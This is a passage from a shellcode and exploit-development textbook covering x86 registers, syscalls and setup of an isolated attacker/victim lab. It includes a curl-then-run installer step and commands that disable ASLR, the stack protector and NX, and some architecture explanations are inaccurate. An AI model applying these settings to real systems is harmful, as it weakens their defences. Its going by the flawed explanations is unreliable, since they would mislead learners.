R13	R13D	R13W	R13B
R14	R14D	R14W	R14B
R15	R15D	R15W	R15B

Flags registers


These are registers that the computer uses to control the execution flow. For example, the JMP operation in assembly will be executed based on the value of flag registers such as the **jump if zero** (**JZ**) operation, meaning that the execution flow will be changed to another flow if the zero flag contains 1. We are going to talk about the most common flags:



- The **carry flag** (**CF**) is set in arithmetic operations if there is a carry in addition or borrow in subtraction
- The **parity flag** (**PF**) is set if the number of set bits is even
- The **adjust flag** (**AF**) is set in arithmetic operations if there is a carry of binary code decimal
- The **zero flag** (**ZF**) is set if the result is zero
- The **sign flag** (**SF**) is set if the most significant bit is one (the number is negative)
- The **overflow flag** (**OF**) is set in arithmetic operations if the result of the operation is too large to fit in a register

Segment registers

There are six segment registers:




- The **code segment** (**CS**) points to the starting address of the **code segment** in the **stack**
- The **stack segment** (**SS**) points to the starting address of the **stack**
- The **data segment** (**DS**) points to the starting address of the **data segment** in the **stack**
- The **extra segment** (**ES**) points to **extra data**
- The **F segment** (**FS**) points to **extra data**
- The **G segment** (**GS**) points to **extra data**

The F in FS means F after E in ES; and, the G in GS means G after F.

Endianness


Endianness describes the sequence of allocating bytes in memory or registers, and there are the following two types:

- **Big-endian** means allocating bytes from left to right. Let's see how a word like *shell* (which in hex **73 68 65 6c 6c**) will be allocated in memory:



It pushed as you can read it from left to right.

- **Little-endian** means allocating bytes from right to left. Let's look at the previous example with little-endian:



As you can see, it pushed backward *llehs*, and the most important thing is Intel processors are little-endian.


System calls

There are two spaces under Linux in memory (RAM): **user space** and **kernel space**. Kernel space is responsible for running kernel codes and system processes with full access to memory, whereas user space is responsible for running user processes and applications with restricted access to memory, and this separation is to protect the kernel space.

When a user wants to execute a code (in user space), then user space sends requests to the kernel space using **system calls**, also known as **syscalls** through libraries such as glibc, and then kernel space executes it on behalf of the user space using the **fork-exec** technique.

What are syscalls?

Syscalls are like requests that the user space uses to ask the kernel to execute on behalf of the user space. For example, if a code wants to open a file then **user space** sends the open syscall to the **kernel** to open the file on behalf of the **user space**, or when a C code contains the `printf` function, then the **user space** sends the write system call to the **kernel**:



> The fork-exec technique is how Linux runs processes or applications by forking (copy) parent's resources located in memory using fork syscall, then running the executable code using exec syscall.

Syscalls are like kernel API or how you are going to talk to the kernel itself to tell it to do something for you.

> User space is an isolated environment or a sandbox to protect the kernel space and its resources.

So how can we get the full list of x64 kernel syscalls ? Actually it's easy, all syscalls are located inside this file: `/usr/include/x86_64-linux-gnu/asm/unistd_64.h`:

```
cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h
```

The following screenshot shows the output for the preceding command:

```
#define __NR_read 0
#define __NR_write 1
#define __NR_open 2
#define __NR_close 3
#define __NR_stat 4
#define __NR_fstat 5
#define __NR_lstat 6
#define __NR_poll 7
#define __NR_lseek 8
#define __NR_mmap 9
#define __NR_mprotect 10
#define __NR_munmap 11
#define __NR_brk 12
#define __NR_rt_sigaction 13
#define __NR_rt_sigprocmask 14
#define __NR_rt_sigreturn 15
#define __NR_ioctl 16
#define __NR_pread64 17
#define __NR_pwrite64 18
#define __NR_readv 19
#define __NR_writev 20
#define __NR_access 21
#define __NR_pipe 22
#define __NR_select 23
#define __NR_sched_yield 24
```

This is just a small portion of my kernel syscalls.

Summary

In this chapter, we talked about some definitions in computer science, such as stack, buffer, and heap, and also gave a quick hint about buffer overflow and heap corruption. Then, we moved on to some definitions in computer architecture such as register, which is very important in debugging and understanding how execution is done inside the processor. Finally, we talked briefly about syscalls, which is also important in assembly language on Linux (we will see that in the next part), and how the kernel executes codes on Linux. At this point, we are ready to move on to another level, which is building an environment to test overflow attacks, and also creating and injecting shellcodes.

2
Lab Setup

In this chapter, we are going to set up an isolated lab to use for the rest of this book. We will see how to install tools such as Metasploit Framework in order to create shellcodes and exploit development. We will also see how to install C language IDE and a compiler for Microsoft Windows, before looking at the Python programming language for Windows and Linux. Then, we will look at installing and getting familiar with debugger interfaces

Primarily, we will need three machines. The first is an attacker to simulate remote attacking, and that will be Linux OS. Here, I prefer Kali Linux because it contains all the tools we will need, along with which we will be going to install some extra tools. The second will be Ubuntu 14.04 LTS x64, and the third will be Windows 7 x64.

The topics covered in this chapter are as follows:

- Configuring the attacker machine
- Configuring the Linux victim machine
- Configuring the Windows victim machine
- Configuring the Linux victim machine
- Configuring Ubuntu for assembly x86
- Networking

> **TIP:** You can use VMware, KVM, or VirtualBox, but make sure you select the host-only network because we don't want to expose those vulnerable machines to the outside world.

Configuring the attacker machine

As I said earlier, the attacker machine will be our main base and I prefer Kali Linux, but if you are going to use another distribution, then you have to install the following packages:

1. First, we need to make sure that the C compiler is installed; use the `gcc -v` command:


```
# gcc -v
Using built-in specs.
COLLECT_GCC=gcc
COLLECT_LTO_WRAPPER=/usr/lib/gcc/x86_64-linux-gnu/7/lto-wrapper
OFFLOAD_TARGET_NAMES=nvptx-none
OFFLOAD_TARGET_DEFAULT=1
Target: x86_64-linux-gnu
Configured with: ../src/configure -v --with-pkgversion='Debian 7.2.0-1' --with-b
ugurl=file:///usr/share/doc/gcc-7/README.Bugs --enable-languages=c,ada,c++,go,br
ig,d,fortran,objc,obj-c++ --prefix=/usr --with-gcc-major-version-only --program-
suffix=-7 --program-prefix=x86_64-linux-gnu- --enable-shared --enable-linker-bui
ld-id --libexecdir=/usr/lib --without-included-gettext --enable-threads=posix --
libdir=/usr/lib --enable-nls --with-sysroot=/ --enable-clocale=gnu --enable-libs
tdcxx-debug --enable-libstdcxx-time=yes --with-default-libstdcxx-abi=new --enabl
e-gnu-unique-object --disable-vtable-verify --enable-libmpx --enable-plugin --en
able-default-pie --with-system-zlib --with-target-system-zlib --enable-objc-gc=a
uto --enable-multiarch --disable-werror --with-arch-32=i686 --with-abi=m64 --wit
h-multilib-list=m32,m64,mx32 --enable-multilib --with-tune=generic --enable-offl
oad-targets=nvptx-none --without-cuda-driver --enable-checking=release --build=x
86_64-linux-gnu --host=x86_64-linux-gnu --target=x86_64-linux-gnu
Thread model: posix
gcc version 7.2.0 (Debian 7.2.0-1)
# 
```

2. If not, just install it using `$ sudo apt-get install gcc` (Debian distributions) or `$ sudo yum install gcc` (Red Hat distributions). Accept and install `gcc` with its dependencies.
3. Also, we are going to use the Python programming language in exploit development. Python comes by default with most Linux distributions, and to make sure that it's installed, just use `$ python -V` or just `python`. Then, the Python interpreter will start (hit *Ctrl* + *D* to exit):

```
#
# python -V
Python 2.7.13
#
# python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 
```

4. For text editors, I use `nano` as my CLI text editor and `atom` as my GUI text editor; `nano` also comes with most Linux distributions.
5. If you want to install `atom`, go to `https://github.com/atom/atom/releases/`, and you will find a beta release and stable release. Then, download the Atom package for your system, `.deb` or `.rpm` and install it using `$ sudo dpkg -i package-name.deb` (Debian distribution) or `$ sudo rpm -i package-name.rpm` (Red Hat distribution).

This is what the Atom interface looks like:



We are going to use the Metasploit Framework when creating shellcode and also in exploit development. To install Metasploit, I recommend you use the all-in-one installer via `https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers`. This script is going to install Metasploit along with its dependencies (Ruby and PostgreSQL). Look at the next example (installing Metasploit on ARM, but it's the same as Intel):

1. First, we fetch the installer using the `curl` command:

```
$ curl https://raw.githubusercontent.com/rapid7/
metasploit-omnibus/master/config/templates/
metasploit-framework-wrappers/msfupdate.erb > msfinstall
```

2. Then, we give it an appropriate permission using the `chmod` command:

```
$ chmod 755 msfinstall
```


3. Then, start the installer:

```
$ ./msfinstall
```

4. And now it will start downloading Metasploit Framework along with its dependencies.
5. To create a database for Metasploit Framework, just use `msfconsole` and follow the instructions:

```
$ msfconsole
```

6. Then, it will set up a new database and Metasploit Framework starts:



7. As we are going to use assembly programming language, let's take a look at the assembler (`nasm`) and the linker (`ld`).

8. First, we need to install `nasm` by using `$ sudo apt-get install nasm` (Debian distributions). For Red Hat distributions, according to NASM's website, you first need to add this repository to your `/etc/yum/yum.repos.d` as `nasm.repo`:

```
[nasm]
name=The Netwide Assembler
baseurl=http://www.nasm.us/pub/nasm/stable/linux/
enabled=1
gpgcheck=0

[nasm-testing]
name=The Netwide Assembler (release candidate builds)
baseurl=http://www.nasm.us/pub/nasm/testing/linux/
enabled=0
gpgcheck=0

[nasm-snapshot]
name=The Netwide Assembler (daily snapshot builds)
baseurl=http://www.nasm.us/pub/nasm/snapshots/latest/linux/
enabled=0
gpgcheck=0
```

9. Then, use `$ sudo yum update && sudo yum install nasm` to update and install `nasm` and `$ nasm -v` to get NASM's version:

```
# nasm -v
NASM version 2.13.01
#
```

10. Use the command `$ ld -v` to get the linker's version:

```
# ld -v
GNU ld (GNU Binutils for Debian) 2.29
```

Configuring Linux victim machine

This machine will be Ubuntu 14.04 x64. You can download it from `http://releases.ubuntu.com/14.04/`. Also, we have to follow previous instructions for `gcc`, Python, and `nasm`.

Now, let's install a very friendly GUI named edb-debugger. You can follow this page, `https://github.com/eteran/edb-debugger/wiki/Compiling-(Ubuntu)` or follow the next instruction.

First, install dependencies, using the following command:

```
$ sudo apt-get install cmake build-essential libboost-dev
libqt5xmlpatterns5-dev qtbase5-dev qt5-default libgraphviz-dev libqt5svg5-
dev git
```


Then, clone and compile Capstone 3.0.4, as follows:

```
$ git clone --depth=50 --branch=3.0.4
https://github.com/aquynh/capstone.git
$ pushd capstone
$ ./make.sh
$ sudo ./make.sh install
$ popd
```

Then, clone and compile edb-debugger, as follows:

```
$ git clone --recursive https://github.com/eteran/edb-debugger.git
$ cd edb-debugger
$ mkdir build
$ cd build
$ cmake ..
$ make
```

Then, start edb-debugger using the `$ sudo ./edb` command, which opens the following window:



As we can see, edb-debugger has the following four windows:

- The disassembler window converts the machine language into assembly language
- The **Registers** window contains all the current contents of all registers
- The **Data Dump** window contains the memory dump for the current process
- The **Stack** window contains the contents of the stack for the current process

Now to the final step. It's necessary to disable **Address Space Layout Randomization** (**ASLR**) for learning purposes. It's a security mechanism in Linux, and we will talk about it later.

Just execute the `$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space` command.

Also, we are going to disable the stack protector and NX when using `gcc` when compiling is done, using:


```
$ gcc -fno-stack-protector -z execstack
```

Configuring Windows victim machine


Here, we are going to configure a Windows machine as a victim machine, which is Windows 7 x64.

First, we need to install C compiler and IDE, I suggest *Code::Blocks*, and to install it, download the binary from `http://www.codeblocks.org/downloads/binaries`. Here, I'm going to install `codeblocks-16.01mingw-setup.exe` (the latest version). Download and install the `mingw` version.

At the first boot of *Code::Blocks*, a window will pop up to configure the compiler. Select **GNU GCC Compiler**, click **Set as default**, and then click **OK**:




Then, the IDE interface will pop up:




Now we have a C compiler and IDE. Now, let's move to installing debuggers.

First, we need *Immunity Debugger* for x86; download Immunity from `https://debugger.immunityinc.com/ID_register.py`. Fill this form in, download, and then install it using the default settings, and it will ask you to confirm installing Python. After that we need to install a plugin for a debugger named `mona`, created by the Corelan team, `https://www.corelan.be`. It's a wonderful plugin that will help us in exploit development. Download the `mona.py` file from their GitHub repository, `https://github.com/corelan/mona`, then copy it to `C:\Program Files (x86)\Immunity Inc\Immunity Debugger\Immunit\PyCommands`:




This is what the Immunity Debugger looks like, and it consists of four major windows, exactly as explained in edb-debugger.

Also, we now have Python, and to confirm, just navigate to `C:\Python27\`. Then, click on **Python**, and the Python interpreter will pop up:



